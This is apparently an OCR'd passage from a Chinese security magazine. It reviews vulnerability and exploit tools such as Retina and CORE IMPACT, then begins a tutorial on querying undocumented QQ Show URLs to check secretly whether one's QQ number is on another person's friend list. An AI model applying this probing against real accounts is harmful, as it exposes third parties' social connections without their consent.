


图2 Retina 的界面2




图3 CORE IMPACT Essential 版的界面1




图4 CORE IMPACT Essential 版的界面2




图5 CORE IMPACT Pro 版的界面1

License。

1、Retina

强大的漏洞扫描软件，更新非常快，如图1及图2所示。

2、CORE IMPACT

拥有大量Exploits，更新快，从上面对InlineEgg的介绍各位就能想像出这款软件的过人之处，它位居三大溢出工具（另外两个是Immunity Canvas和大家熟知的Metasploit）之首，费用也是最高的，现在分为Pro和Essential两个版本。

个人认为Essential的功能不是很好，Pro还不错，可是价格




图6 CORE IMPACT Pro 版的界面2


又上了一个台阶。如图3及图4所示，为Essential版界面，图5及图6所示为Pro版界面。

讲了这么多，不免有点口干舌燥，且容我喝杯茶去，回来咱再接着聊……

（文章中所涉及的相关代码都已经收录在光盘中）

编辑点评：

看了作者的介绍，让小编我心里也痒痒了，这么好的东西岂能不用？！



QQ好友密探

■风飞沙

从本文您可以学到：

1、分析网页代码

2、利用程序简化操作

相信大家都有这么一个想法，就是想用一款工具查探到自己的QQ号是否在对方好友列表中。今天，大家就跟随我编程来实现这个工具吧。不过，查探到真实情况后可别被雷倒了，呵呵。

原理分析

QQ秀大家应该不陌生，而本文的原理也就是利用了QQ秀业务上的一些特点，然后通过编程，从而实现QQ好友秘密查探工作的。

首先来到http://show.qq.com页面，在最上面有一个“欢迎光临，请先登录”。我们点击“登录”，会弹出一个要求输入QQ号码、密码及验证码的页面，页面URL为：http://ui.ptlogin2.qq.com/cgi-bin/login?appid=10000101&s_url=http%3A//show.qq.com/inc/loginto.html%3Fmyurl%3Dhttp%253A//show.qq.com/&target=self&f_url=loginerroralert&hide_title_bar =1&link_target=blank。

登录成功后，点页面左侧形像下方的“索要”按钮，弹出“索要QQ秀物品”页面，我们查看一下源代码，可以找到URL为：http://show.qq.com/cgi-bin/qqshow_user_friendgroup。将该URL复制并粘贴到IE浏览器中，回车后我们可以看到如图1所示的QQ好友列表。

在XML中第二行有这样的语句：<QQSHOW uin="59******5" code="0" num="70" gnum="7">，让我们看一




图1　好友列表

下其中几个参数的意思吧：

```
uin="5******15"        当前登录的 QQ 号码
num="70"        当前登录 QQ 号好友总数
gnum="7"        当前登录 QQ 号好友分组数
```

通过这个 URL 我们就可以一次性获取当前登录 QQ 号的所有好友的相关信息。

再继续查看源代码，来到如下代码处：

```
getQQSHOWSyncXml("http://show.qq.com/cgi-bin/qqshow_noname_info?friend7=1&uin="+iUin+"&info=1&sendcheck=1", funcSuc, funcFail, funcFail);
```

让我们再次猜测一下 URL 中几个参数的意思吧：

```
friend7=1       好友7天的验证开关，为1时验证是否为7天以上好友，为0时不验证。
uin="+iUin+"   应该就是 uin= 好友 QQ 号。
```

找一个互为好友的 QQ 号填入 URL，改成这样：

```
http://show.qq.com/cgi-bin/qqshow_noname_info?friend7=1&uin=81****5
```

将 URL 复制到 IE 地址栏并回车，显示如图 2 所示信息。

